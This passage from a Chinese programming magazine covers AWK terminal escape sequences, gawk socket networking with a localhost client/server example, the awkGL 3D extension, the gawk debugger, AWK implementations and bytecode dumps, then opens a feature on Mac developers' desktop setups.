我们在程序退出之前再次调用stty，恢复终端的环境。在第26行的BEGIN区块中调用exit后，看起来END区块中的处理就被跳过了，但事实上AWK在执行exit时会自己调用END区块中的内容[②]。

另外，在AWK出现异常终止等时，END区块内的ssty命令没有被执行，终端便会变得十分奇怪。这时请先按下Ctrl-J键，之后输入“stty sane”，之后再次按下Ctrl-J键。输入的内容可能并不会显示在终端中，但不论如何请先输入上面的内容。这样终端便会恢复成可以正常使用的状态。

② 如果在END区块中调用exit，则并不会再次调用END区块中的内容，所以不用担心会出现无限循环。

 画面的控制

AwkMine必须能够在终端的任意位置显示字符，并且可以自由地移动光标才行。我们可以向终端发送被称为“转义序列”的终端控制字符串来实现这个功能。具体如何向终端发送呢？其实只要简单地使用printf进行打印就可以了。将字符串打印出来，其实就是将字符串发送到了终端。让我们实际来使用看看。

在终端中执行

```
$ awk 'BEGIN{printf "\033[2J"}'
```

之后，终端并没有显示"\033[2J"，取而代之的是画面被清空了。其实这是因为"\033[2J"字符串就是将画面清空的转义序列。除此以外，还有可以指定字符及背景颜色、属性(粗体或者下划线)以及移动光标的转义序列。表3中列举了几个AWK使用转义序列的例子[③]。

 总　结

限于篇幅的原因，这里没有办法刊登AwkMine的全部源码，其他的示例代码请读者自行去图灵社区本杂志的支持页面下载[④]。

AwkMine在获取用户按键输入之前，一直处于等待状态，但是我们也可以在按键输入中加入超时的相关功能。如果加入了超时的相关计算，我们就可以为AwkMine加入计时功能。

通过合理运用本节的内容，使用AWK实

③ 本例中之所以全部使用printf，是因为在转义序列之后不想输出多余的换行符。将ORS设定为空字符串的话，即使使用print，也不会输出换行符。

④ 打开http://www.ituring.com.cn/book/1270，点击“随书下载”。

▼表3　AWK使用转义序列的例子

转义序列的使用方法示例	操　作
`printf "\033[2J"`	清空画面
`printf "\033[%d;%dH", r, c`	将光标移动到第r行第c列
`printf "\033[%dA", n`	将光标向上移动n行
`printf "\033[01m"`	将字符变成粗体
`printf "\033[41m"`	将字符变成红色

现vi那样的编辑器或者VisiCalc那样的表计算软件都是可能的。

使用gawk进行网络编程

GNU实现的AWK GNU AWK（gawk）可以使用Socket进行网络通信。本节将向大家讲解如何使用gawk进行网络编程。

编写简单的客户端/服务端系统

那么接下来我们就用gawk来编写一个使用TCP/IP进行通信的简单的客户端/服务端系统。

这里编写的客户端和服务端分别按照下面的方式运作。客户端将从标准输入中读取的内容以行为单位原样发送给服务端。服务端在收到的字符串前加上"-"，并显示在标准输出中。代码清单2的server.awk是服务端的代码，代码清单3的client.awk是客户端的代码。

实际使用时，我们需要打开两个终端。首先，在一个终端上执行server.awk后，会看到服务端会显示"listening..."，并进入等待状态。之后，在另一个终端上执行client.awk，并在终端中输入合适的字符串。最后输入换行，将字符串发送到服务端，这时字符串将显示在执行server.awk的终端上。使用Ctrl–D输入EOF（End Of File）之后，客户端将断开连接，服务端将恢复等待状态，再次启动客户端的话便会进行一次新的通信。图3、图4是执行时的样子。最后，请使用Ctrl–C终止服务端。

gawk网络功能的使用方法

现在我们参考server.awk和client.awk，向大家详细讲解gawk的网络功能。

双向管道

在server.awk和client.awk中，我们使用了通常在AWK程序中见不到的|&运算符。

这个|&称为双向管道，是gawk中独有的运算符。就如它的名字一样，该运算符被用于和外部命令使用管道进行双向通信。使用方法和通常的管道运算符|一样，使用print、printf将数据写入对方的标准输入，使用getline从对方的标准输出获得数据。与管道运算符有所不同的是，双向管道运算符可以对一条命令同时进行读和写两种操作。

图5是使用双向管道和外部命令通信的例子。由于AWK无法进行很精确的计算，因此

▼代码清单2　server.awk

```
 1:#!/usr/bin/gawk -f
 2:BEGIN {
 3:    net = "/inet/tcp/8080/0/0"    # 等待端口为8080
 4:
 5:    for ( ; ; ) {
 6:        print "listening..."
 7:
 8:        while (net |& getline recv > 0)    # 接收一行
 9:            print " - " recv               # 将接收到的字符串显示在终端
10:
11:        close(net)    # 关闭连接，等待接收下一个客户端
12:    }
13:}
```

▼代码清单3　client.awk

```
1:#!/usr/bin/gawk -f
2:{
3:    # 将从标准输入读入的内容，原样发送给服务端
4:    # 发送目的地为 localhost的 8080端口
5:    print $0 |& "/inet/tcp/0/localhost/8080"
6:}
```

▼图3　进行通信（服务端）

```
$ gawk -f server.awk          ←①启动服务端
listening...                  ←②等待状态
 - Hello.                     ←⑤显示从客户端接收到的字符串
 - 这东西会动!
 - AWK是个好东西……
listening...                  ←⑦服务端再次进入等待状态
 - 1                          ←⑨ seq命令的输出显示在这里
 - 2
 - 3
 - 4
 - 5
listening...
^C                            ←⑩使用Ctrl-C终止服务端
$
```

▼图4　进行通信（客户端）

```
$ gawk -f client.awk          ←③启动客户端
Hello.                        ←④输入字符串之后输入换行
这东西会动!
AWK是个好东西……
^D                            ←⑥使用Ctrl-D输入EOF，结束通信
$ seq 5 | gawk -f client.awk  ←⑧这次发送seq命令的输出
$
```

▼图5　使用双向管道和外部命令进行通信

```
$ awk 'BEGIN {
    num = 2 ^ 200
    print num

    cmd = "bc"
    print "2 ^ 200" |& cmd      # 将数据写入到bc的标准输入中
    cmd |& getline num          # 从bc的标准输出读取数据
    print num
}'
1606938044258990275541962092341162602522203000000000000000000  ←使用awk没有办法计算得足够精确
1606938044258990275541962092341162602522202993782792835301376  ←使用bc的话可以正确地计算出结果
$
```

这里通过和bc命令进行通信，来从bc命令中获取精确的计算结果。

特殊文件

双向管道的通信对象，除了外部命令之外，还可以指定成被称为“特殊文件”的字符串，之后便可以使用Socket进行通信。特殊文件在server.awk的第3行和client.awk的第5行中有所使用，是由正斜杠分割的字段所组成的字符串，如下所示。

```
/net-type/protocol/localport/hostname/
remoteport
```

接下来向大家讲解一下特殊文件中各个字段的意义。

net-type

- 指定为"inet4"、"inet6"、"int"中的任一字符串。
- 若指定为"inet4"，则使用IPv4进行通信；若指定为"inet6"，则使用IPv6进行通信。
- 关于指定为"inet"时的行为，在hostname项进行说明⑤。

⑤ 在4.0.0版本以前的awk中并没有IPv6，所以*net-type*只可以指定为"inet"。当然也就使用IPv4进行通信。

protocol

・指定使用的协议。
・指定为"tcp"或者"udp"中的任意一项协议。

localport

・指定服务端程序等待的端口号。
・客户端程序的话指定为"0"。

hostname

・客户端程序中指定为连接目的地的主机名。
・服务端程序的话指定为"0"。
・主机名可以指定为IPv4地址(例如127.0.0.1)、IPv6地址(例如0:0:0:0:0:0:0:1)、域名(例如localhost、gihyo.jp)中的任意一项。
・net-type指定为"inet"时，根据hostname指定内容的不同，会有如下行为。
⇨ 指定为IPv4地址→使用IPv4
⇨ 指定为IPv6地址→使用IPv6
⇨ 指定为域名→使用系统默认的类型

remoteport

・客户端程序中指定为连接目的地的端口号。
・服务端程序的话指定为"0"。

信息的收发

在网络通信中，使用print或者printf向双向管道写入数据，则信息就会被发送给对方；使用getline从双向管道中读取数据，则会接收到信息。getline在连接中断时将返回0。

通信结束

在close函数中指定特殊文件，便可将连接中断。

另外，在没有显式地调用close函数时，gawk终止时也会自动地进行close处理。因此，在client.awk中并没有调用close函数。



总　结

gawk的网络功能中，因为对较为底层的Socket函数进行了封装，所以没有办法进行十分精确的控制，但是也正因为如此，我们可以十分轻松地编写网络应用程序。

网络上有着许许多多的使用了gawk网络功能的应用程序，例如Web服务器。笔者在测试以及调试具有网络功能的机器时，也经常使用gawk网络功能。特别是在处理以字符串为主的协议时，灵活应用gawk强大的字符串操作功能是十分重要的。当然，gawk在以二进制为主的通信中也可以使用。在GitHub上，有人公开了名叫gnu-awk-youtube-downloader的视频下载器，笔者最初看到时感到十分震惊。

使用AWK进行3D编程

gawk可以使用C语言进行“动态的扩展”。也就是说，我们可以在AWK的代码中调用使用C语言编写的函数[⑥]。有了这项功能，可以说我们就能够使用gawk做任何事。

这里以笔者所写的gawk的OpenGL扩展awkGL为例进行介绍。awkGL是一个可以在gawk上使用OpenGL进行2D/3D图形编程的扩展，具有窗口控制、键盘以及鼠标的输入事件处理、光影效果等OpenGL(以及GLUT[⑦])中的基本功能。使用awkGL，我们可以在awk中实现物理模拟器、3D游戏等程序。另外，配合gawk的OpenCV扩展OpenCV-AWK[⑧]，在gawk上开发AR(增强现实技术)应用程序也是可能的。

代码清单4是一个使用awkGL进行3D编程的示例代码。该程序会显示一个添加了光影效果的茶壶，执行结果如图6所示。茶壶在窗口中显示，按下键盘上的q键即可关闭窗口。

⑥ 更加准确地说，这是使用动态加载功能加载动态库，将导出函数添加至gawk中的一项功能。另外，在gawk的文档中并没有这个功能的专用名，所以笔者在这里将其称为“C扩展”。

⑦ 在使用OpenGL进行和Windows操作系统交互等依赖系统环境的处理时的一个补充库。


⑧ 可以使用Web摄像头读取动画，实现人脸识别。

想要开发C扩展的朋友，请参见gawk的用户文档[⑨]以及gawk源代码[⑩]中的示例代码。特别是在看过了示例代码后，我们应该立刻就可以开始编写简单的扩展。本功能除了可以向gawk添加功能以外，还可用于在gawk中执行使用C语言所写的测试。

⑨ http://www.gnu.org/software/gawk/manual/gawk.html

⑩ 想要下载gawk源代码的话，可以在 http://www.gnu.org/prep/ftp.html 中选择自己附近的镜像站点进行下载。示例代码在源代码根目录中的extension目录中。

▼图6　使用awkGL显示茶壶



▼代码清单4　使用awkGL显示茶壶的代码


```
 1:BEGIN {
 2:    extension("./awkgl.so", "dlload")     # 加载awkGL
 3:
 4:    SetWindowPosSize(250, 50, 500, 500)
 5:    glutCreateWindow("Lighting Teapot")
 6:    glClearColor(16, 16, 16)
 7:
 8:    glEnable("LIGHTING")      # 开启光影效果
 9:    glLight(0, "SPECULAR", 1.0, 1.0, 1.0, 1.0)
10:    glLight(0, "DIFFUSE",  0.8, 0.8, 0.8, 1.0)
11:    glLight(0, "AMBIENT",  0.4, 0.4, 0.4, 1.0)
12:    glLight(0, "POSITION", 100, 500, 0, 0)
13:    glLight(0, "DIRECTION", 0, 0, 0)
14:
15:    glutMainLoop()
16:}
17:
18:function keyboard(key, x, y) {  # 如果有按键被按下，则该函数会被调用
19:    switch (key) {
20:    case "q":                # 按下q键则终止程序
21:        print "exit..."
22:        exit
23:    }
24:}
25:
26:function reshape(width, height) {
27:    glViewport(0, 0, width, height)
28:    glMatrixMode("PROJECTION")
29:    glLoadIdentity()
30:    gluPerspective(45, width / height, 1, 2000)
31:    gluLookAt(190.0, 190.0, -100.0, 0.0, 20.0, 0.0, 0.0, 1.0, 0.0)
32:    glMatrixMode("MODELVIEW")
33:}
34:
35:function display() {
36:    glLoadIdentity()
37:    DrawAxes(110)          # 绘制X-Y-Z轴
38:    glMaterial("BOTH", "SHININESS", 128)
39:    glMaterial("BOTH", "SPECULAR", 1.0, 1.0, 1.0, 1.0)
40:    glMaterial("BOTH", "DIFFUSE",  0.8, 0.8, 0.8, 1.0)
41:    glMaterial("BOTH", "AMBIENT",  0.5, 0.5, 0.5, 1.0)
42:    glutSolidTeapot(50)    # 绘制茶壶
43:}
```

AWK的调试器

4.1.0以后的版本中，在启动时添加-D选项，便可以进入AWK的调试器。这个调试器是和GDB连接的命令行调试器，调试命令的名字以及行为和GDB都十分相似（图7）。但是在命令行中的操作效率实在是不太高，笔者编写了一个可以在Vim上使用的名叫AVD（AWK Visual Debugger）的调试器前端。图8是在AVD上Step执行AWK程序的样子。第6行作为现在执行的Step，被高亮了出来。第2行左侧显示的"@"表示断点。并且，由于光标处于第5行的sum变量上，因此在画面的最下方[11]显示了“sum = 45”。在与执行代码分隔开来的下方画面中，显示了AWK程序的输出结果（“sum”“45”）。

⑪ 在vim中称为命令行窗口。


▼图8　使用AVD进行Step执行



▼图7　gawk的调试器模式

```
$ cat -n tst.awk          ←显示作为调试对象的AWK脚本的行号
     1  BEGIN {
     2      print "start"
     3      for (i = 0; i < 10; i++)
     4          sum += i
     5      avg = sum / 10
     6      print avg
     7      print "end"
     8  }
$ gawk -D -f tst.awk      ←在调试器模式下启动gawk
gawk>                     ←显示提示符
gawk> break 2             ←使用break命令在第2行设置断点
Breakpoint 1 set at file `tst.awk', line 2    ←成功设置断点
gawk> run                 ←使用run命令开始执行
Starting program:
Stopping in BEGIN ...
Breakpoint 1, main() at `tst.awk':2       ←停止在了第2行的断点处
2           print "start"
gawk> step                                ←使用step命令进行step执行
start                                     ←第2行的print语句的输出
3           for (i = 0; i < 10; i++)
gawk>    ←如果在不输入任何命令的情况下按下回车键，便会重复之前的命令（这里是step）
4               sum += i
gawk>
3           for (i = 0; i < 10; i++)
gawk>
4               sum += i
gawk> break 7                             ←在第7行设置断点
Breakpoint 2 set at file `tst.awk', line 7
gawk> continue                            ←使用continue命令一口气执行到第7行
4.5                                       ←第6行的print语句的输出
Breakpoint 2, main() at `tst.awk':7       ←停止在了第7行的断点处
7           print "end"
gawk> print avg                           ←使用print命令确认变量avg的值
avg = 4.5                                 ←avg的值被显示了出来
gawk> continue                            ←使用continue命令执行到最后
end                                       ←第7行的print语句的输出
Program exited normally with exit value: 0    ←程序正常结束
gawk> quit                                ←使用quit命令退出调试器
$
```

这样一来，我们使用AWK进行大规模应用开发的环境就准备好了。



各式各样的AWK实现

除了本次介绍的gawk以外，还存在许多AWK的实现。这里就其中的几个进行一下介绍。

· nawk

首先是Kernighan等原创的一个实现nawk⑫。nawk现在还有人在维护，并且是很多BSD系操作系统所采用的默认的AWK实现⑬。nawk是New AWK的简称，要说具体new在什么地方(新在哪里)，其实在刚刚诞生的时候，AWK中是没有用户定义函数以及动态正则表达式的，其功能和现在的AWK相比差了许多。之后Kernighan等基于贝尔实验室内外的需求，将AWK修改成了接近现在的模样，这就是被称为“全新的AWK”的New AWK。现在当我们单独提及AWK时，往往指的都是这个新的AWK。旧的AWK被称为oawk(Old AWK或者说是Original AWK)。在Solaris中，现在还存在oawk命令。nawk现在被称为One True AWK(唯一的正统AWK)。

· gawk

再次向大家介绍一下GNU AWK(gawk)⑭。gawk就如它的名字所示，是GNU的AWK实现，是现在开发最活跃的AWK实现。除了本次介绍的功能以外，它还添加了诸如正则表达式运算符、switch语法以及Profiler等各式各样的功能。绝大多数Linux发行版中都将其作为默认的AWK实现，使用其他实现的发行版中一般都提供了可以下载的官方Package。gawk在Linux以外的其他许多环境中都可以运行。根据笔者目前的调查，这是唯一一个官方支持多字节文字处理的AWK实现。

· mawk

与nawk和gawk一样十分有名的实现，还有Michael Brennan开发的Michael's AWK(mawk)⑮。mawk是Debian系Linux系统默认采用的AWK实现，虽然不像gawk那样，但也提供了一些扩展功能。但是mawk最大的特点还是在于它的高速执行引擎。mawk的执行引擎采用堆栈器(Stack Machine)进行实现，执行速度十分快。实际上，最近的gawk版本也将直接执行抽象树的方法替换为了堆栈器。但是尽管如此，速度还是不及mawk。根据处理内容的不同，甚至会有数倍以上的差距。mawk官方是不支持多字节文字处理的，但木村浩一基于mawk开发了一款名叫mawk MBCS的面向Windows环境的派生实现，该实现可以处理多字节文字。另外，为了可以将mawk嵌入其他应用程序中，还存在一款名叫libmawk的派生实现⑯。

· Jawk

Jawk是运行在JVM上的AWK for JAVA(Jawk)实现⑰。使用Jawk，我们可以在Awk代码中调用Java代码。

· lawk

还存在一款名为lawk的面向LLVM AWK编译器的AWK实现⑱，目前好像还在开发的过程中。lawk本身只是以实验为目的的，它的目标并不是实际投入使用。

· POSIX AWK

这里向大家讲解一下POSIX AWK。事实

⑫ http://www.cs.princeton.edu/~bwk/btl.mirror

⑬ 本节中所说的“默认的AWK实现”是指“各个操作系统在进行标准安装时，awk命令所执行的程序”。

⑭ http://www.gnu.org/software/gawk

⑮ http://www.invisible-island.net/mawk

⑯ http://repo.hu/projects/libmawk

⑰ http://jawk.sourceforge.net


⑱ http://lawk.sourceforge.net

上POSIX AWK是POSIX规定的一个AWK实现标准，所以并不存在名叫POSIX AWK的实现。POSIX AWK的标准基于nawk，但它并不是nawk。在本节中，我们提到了“gawk各式各样的功能扩展”，这里的“扩展”的意思就是对POSIX AWK进行了扩展。也就是说POSIX AWK是“标准的AWK”。gawk在启动时添加--posix选项后，它的行为就会和POSIX AWK一样。

由于AWK语言标准在不同语言的实现中有很好的兼容性以及实用性，并且有着很长的历史，因此还存在其他无数的实现。商用UNIX中有时会采用厂商独自开发的AWK实现。尽管如此，因为各个AWK语言标准的基本功能几乎没有任何区别，所以只要没有使用实现中单独添加的扩展，那么AWK代码将具有很高的移植性。实现中独自添加的扩展，一般都会注意不和现存的语法相冲突，几乎所有的实现文档中也都会标明和POSIX AWK以及nawk的差异。另外，AWK的标准在nawk开发出来之后几乎没有什么变化，所以以前编写的代码同样可以运行在现在的环境中。

AWK代码之所以有着如此之高的移植性，可能很大程度上要归功于AWK是UNIX的基本工具之一。因为AWK也被使用在启动脚本等内核部分，所以不能进行太夸张的语法改变。另外，又因为它是基本工具，所以存在着POSIX标准也是重要原因之一。当然，我们也不能忘记，AWK本身的设计也是十分优秀的。

这么看来，想必以后AWK的语法也不会发生很大的变化，所以现在掌握了AWK，以后在各种各样的环境中就可以将它派上用场。



AWK的字节码

我们在前文中提到了gawk和mawk都使用堆栈器。它们都可以像下面这样，将堆栈机器的字节码导出。

首先是gawk，在启动时我们添加-D选项。之后在调试器中执行dump命令，即可将字节码导出（图9）。另外，gawk使用调试器模式时是没有办法指定单行脚本为对象的，因为我们必须要使用-f参数指定脚本文件。所以，单行脚本的字节码是没有办法导出的。

其次是mawk，在指定了-Wdump选项之后，程序并不会执行，而是只会导出字节码（图10）。mawk不仅可以导出脚本文件，也可以导出单行脚本。

本次的导出示例中所使用的代码'1'以及'{print}'，它们都和cat命令有着一样的行为，执行之后的结果也是完全一样的。但是不论是gawk还是mawk，两者从代码'1'中进行导出的步骤数都比另外一条代码多。这是因为，对于代码'1'来说，有着添加'{print}'这么一项隐式的动作，所以总共的代码是'1{print}'，而'{print}'则没有特别的模式规则，所以它还是'{print}'[19]。在优化以及调试AWK程序时，参考导出的字节码应该也是一个不错的选择[20]。

可是，对比mawk和gawk的字节码后就可以发现，简单、快速的mawk和多功能的gawk有种截然不同的感觉。

⑲ 可能有的朋友觉得在这里有合适的情况是将1去除。但实际上，绝大多数AWK的处理方式都不是最优的。除了单纯的开发人力不足以外，说不定还有别的原因。考虑到AWK的实际使用情况，在命令行中几乎都是一瞬间内执行完成的。即使使用了最佳化的处理方式，能不能进一步减少执行时间也是一个未知数。而且本来对于有着精简语言标准的AWK来说，考虑到速度以及稳定性，复杂的最佳化可能也不是必要的。

⑳ 像本次例子这样的情况，即使字节码的步骤数较多一些，通常情况下我们也应该使用'1'。相对于计算机来说，人类的速度要慢得多，减少输入的内容，能够帮助我们尽早完成相应的处理。

▼图9　从gawk中导出字节码

```
$ cat 1.awk      ←显示1.awk中的内容
1
$ gawk -D -f 1.awk  ←以调试模式启动gawk
dgawk> dump  ←使用dump命令显示字节码

[      :0x2003fb44] Op_newfile          : [target_jmp = 0x2003f13c] [target_endfile =
 0x2003f150]
                                          [target_get_record = 0x2003f178]
[      :0x2003f164] Op_no_op            :
[      :0x2003f268] Op_after_beginfile  :
[      :0x2003f178] Op_get_record       : [target_newfile = 0x2003fb44]

        # Rule

[     1:0x2003fc4c] Op_rule             : [in_rule = Rule] [source_file = 1.awk]
[     1:0x2003f1a0] Op_push_i           : 1 [PERM|NUMCUR|NUMBER]
[      :0x2003f1dc] Op_jmp_false        : [target_jmp = 0x2003f1c8]
[      :0x2003f1f0] Op_K_print_rec      : [redir_type = ""]
[      :0x2003f1c8] Op_no_op            :
[      :0x2003f254] Op_jmp              : [target_jmp = 0x2003f178]
[      :0x2003f150] Op_no_op            :
[      :0x2003f240] Op_after_endfile    :
[      :0x2003f13c] Op_no_op            :
[      :0x2003f18c] Op_atexit           :
[      :0x2003f204] Op_stop             :
dgawk> q  ←使用q命令退出gawk的调试模式
$ cat print.awk  ←显示print.awk中的内容
{print}
$ gawk -D -f print.awk  ←以调试模式启动gawk
dgawk> dump  ←使用dump显示字节码

[      :0x2003fb44] Op_newfile          : [target_jmp = 0x2003f13c] [target_endfile =
 0x2003f150]
                                          [target_get_record = 0x2003f178]
[      :0x2003f164] Op_no_op            :
[      :0x2003f240] Op_after_beginfile  :
[      :0x2003f178] Op_get_record       : [target_newfile = 0x2003fb44]

        # Rule

[     1:0x2003fc4c] Op_rule             : [in_rule = Rule] [source_file = print.awk]
[     1:0x2003f1a0] Op_K_print_rec      : [redir_type = ""]
[      :0x2003f1c8] Op_no_op            :
[      :0x2003f22c] Op_jmp              : [target_jmp = 0x2003f178]
[      :0x2003f150] Op_no_op            :
[      :0x2003f218] Op_after_endfile    :
[      :0x2003f13c] Op_no_op            :
[      :0x2003f18c] Op_atexit           :
[      :0x2003f1dc] Op_stop             :
dgawk> q  ←使用q命令退出gawk的调试模式
$
```

▼图10　从mawk中导出字节码

```
$ mawk -Wdump '1'  ←使用-Wdump选项显示字节码
MAIN
000 omain
001 pushd        1
003 jz           009
005 pushint      0
007 print
009 ol_gl
$ mawk -Wdump '{print}'  ←用-Wdump选项显示字节码
MAIN
000 omain
001 pushint      0
003 print
005 ol_gl
$
```



特辑 2

Mac，软件工程师的不二之选？

观摩个性十足的桌面

忍不住想要效仿，绞尽脑汁只为提高效率

我们采访了一些身在开发一线的软件工程师，并观摩了他们的开发环境（桌面）。让我们一边聆听这些专业人士的经验，一边满怀对新OS的期待准备升级吧！


Mac派开发工程师们的桌面大揭秘！ 76

❶ 带着MacBook去旅行？（和田裕介） 76
❷ 同步控和他的虚拟机环境（大野涉） 78
❸ 简约而不简单的定制（横山彰子） 80
❹ 网络工程师也是Mac派（西村笃） 82
❺ 使用Mac进行Web应用开发的那些事（菊地清高） 84
❻ 基于MacBook的次世代开发风格——最强的多OS环境（后藤大地） 86
❼ 移动开发必备之选，Android/iOS游刃有余（江川崇） 88
❽ 怎么编码都不会感到累的电脑（森拓也） 90
❾ 定制Mac打造最强的Terminal、Vim和Xcode组合（所友太） 92

推荐阅读 综合使用Mac OS X和iPhone，提高工作效率（和田裕介）

不光在私人事务上，在工作上iPhone也是一个非常高效的工具。现在我把工作邮箱也关联到了Gmail，这样就能通过iPhone上的Gmail应用来查看工作邮件了。而且我还开启了邮件的来件通知功能，所以每当有新邮件到来的时候，iPhone都会发出“嘟嘟”的震动声（笑），虽然有些吵，但可以提醒我及时处理同事们的信件，这一点还是很有魅力的。我用滑动输入法（flick input）已经很长时间了，书写很长的邮件也不会感到有什么压力。及时回复邮件能够提高团队的整体意识，所以从这点来说，通过iPhone回复邮件对工作还是非常有帮助的。

此外，作为被用来和开发人员交流的IRC工具之一，iOS版的LimeChat制作非常精良，笔记应用Day One也能和OS X版的同步，也是我的必备软件之一。



提醒我最近开始使用的CI服务Travis CI发来了新的邮件

Part1

看看Mac开发者的桌面是怎样的

① 带着MacBook去旅行？

译/刘斌


笔者的工作台。最近刚搬到了镰仓的新办公地点，基本上工作需要的东西都备齐了

个人信息

和田裕介（WADA Yusuke）
TwitterID @yusukebe
Wadit股份有限公司总经理
（http://wadit.jp/）

1981年出生。Web应用开发工程师。创新青年，准超级创造者（Unexplored Youth-Assistant Super Creator）。在omoroki股份有限公司（http://omoroki.com/）担任CTO，进行Web应用程序的开发。代表作品有“你的收音机”。此外还参与了知名图片搞笑网站bokete（http://bokete.jp/）的开发。

游牧民族

由于笔者为独立开发者的原因，所以很少有机会去国外旅游。理由有很多，比如担心旅行中服务器宕机了不能及时处理会造成严重后果等，然而最主要的原因还是没有合适的机会。但是最近连续出差去了中国台湾4天，美国9天，也开始体会到在世界各地飞来飞去的乐趣了。

在国外出差时令我感到惊奇的是(虽然话说回来也是理所当然的)，我在成田或者羽田机场租借一个移动Wifi路由器，然后在目的地就可以使用无线路由来进行工作了。特别是如果你有一台MacBook电脑，为其装上Mac OS X，再配置一个完美的开发环境，你就完全可以只随身携带一个背包出门了。当你闲庭信步地走在旧金山的某条大街上，看到一个氛围不错的咖啡店，你就可以进去一边享受美味的咖啡，一边工作。另外，只要用你的iPhone通过Wifi路由连上网络，即使在人生地不熟悉的地方，也能通过使用地图应用避免迷路了。

最近有一个新名词叫“游牧工作”（Nomad Working），我自己也经常在咖啡店里进行开发。这个名词一般给人的印象是“在附近自己喜欢的咖啡馆里工作，让自己享受自由”这种工作风格。而如果有机会去国外工作，那么是不是可以叫作“国际游牧工作”了呢？被誉为超媒体创作者（Hypermedia Creator）的高城刚先生一直在世界各地旅行，虽然我不知道他具体在干些什么，但是看上去他过得很充实，很快乐。而我们这些开发工程师拿着MacBook在世界各地一边旅游一边进行开发也不赖嘛。

笔者的开发环境

直到一个月之前我使用的

是13英寸的MacBook Pro，这还是一个比较新的型号。但可能是由于我敲打键盘的力气比较大，所以Return键坏掉了。拿去苹果售后，说修理的话要一个星期的时间。由于之前就对Retina屏的MacBook Pro 13情有独钟，所以就趁着这次老笔记本坏掉，直接购买了现在的这台Retina屏的MacBook。现在我就是使用这台新买的电脑写这篇文章的。Retina显示器上字体看起来都很漂亮，我自己也感到非常的满意。

我开发时使用的软件主要是用于进行Web应用测试、调试的各种浏览器，终端软件的话使用的是Mac OS X自带的Terminal.app（终端.app）。虽然iTerm2也很有名，不过我也没有特别需要使用它的地方，所以就直接使用OS X自带的终端应用了。编辑器的话由于在上大学的时候某些课程强制使用emacs，所以现在我还保持着原来的习惯，仍然使用emacs。我的编码工作都是通过在Terminal里输入emacs命令开始的。

系统的包管理工具我使用的是Homebrew，用它来安装各种软件和库。在安装好Homebrew之后，通过如下命令

```
$ brew install mysql
```

就可以完成MySQL源代码的下载、编译和安装工作，非常方便。虽然我主要用Perl来开发Web应用程序，但在Perl本身的版本管理方面我用的是Perlbrew，Perl模块的安装使用了App::cpanminus，各项目的库管理使用了Carton。前些天最新的Perl 5稳定版5.18.0发布了，使用Perlbrew的话，只需像下面这样输入

```
$ perlbrew install perl-5.18.0
```


就可以在自己的用户主目录下进行最新代码的编译，并将默认版本切换到最新版本上。如果你想安装Perl的类生成器（Class Builder）Mouse，可以使用App::cpanminus的cpanm命令。

```
$ cpanm Mouse
```

Carton的API还不太稳定，所以这里我们就不做详细的说明了。Carton有点类似Ruby里的Bundler，它将项目中需要的各种CPAN库等保存到文件，在执行这个文件后，文件里记载的库就会被下载并安装到当前项目的文件夹下，当启动项目应用的时候，只需使用系统里的模块（Core Module）和项目独自需要的模块就可以了。此外，它还能解决库版本的一致性问题。如果熟练掌握了Carton，还可以方便地创建库版本完全一致的开发环境。



Mac的桌面。基本什么都没有放。一般我都是使用13英寸Retina屏MacBook Pro来工作的。以前我觉得如果显示器不够大就不太舒服，所以曾经使用过27英寸和19英寸的显示器组合，但是后来发现如果习惯了的话，13英寸屏幕的电脑已经能够完全应付我所做的工作了



在终端里运行emacs时的屏幕。这里使用了Mac OS X标准的Terminal.app，通过tmux创建了多个面板，并在各面板之间进行了切换。screen也是类似的软件，使用该软件可以创建出类似于浏览器中的“tab”这样的东西，非常方便

2 同步控和他的虚拟机环境

译/刘斌



给你们看看我的桌面……说实话我的桌面显得有点凄凉。在工作的时候我的桌面会被文档和开发环境相关的东西堆得满满的。但是Mac自带了虚拟桌面环境，我可以添加若干个工作空间，使用起来很高效

个人信息

大野涉（OHNO Wataru） Starlight & Storm成员、日本Spring用户协会工作人员
开发经验 14年
Mac使用经验 3年
使用机型 27英寸iMac（Mid2010）、11英寸MacBook Air 11（Mid 2011）

主要进行面向对象的设计、实现相关的咨询活动。著有《Spring 3 入门》（合著）。作为Mac用户兼爱妻者，现在的目标是让妻子也能开始使用Mac机器，以及实现作为结婚5周年纪念的冲绳旅行。

在外面和家里都使用Mac进行开发


我是以购买iPhone手机为契机，开始从Windows转变到Mac的。还记得当时我一下子就被它的操作性和设计所打动了。实际上不光在外在感觉上如此，在实际尝试使用之后，也感到非常舒服。由于我当时正在考虑购买一台台式机，所以就买了iMac。使用Mac的感觉也像iPhone那样，简炼、优美。

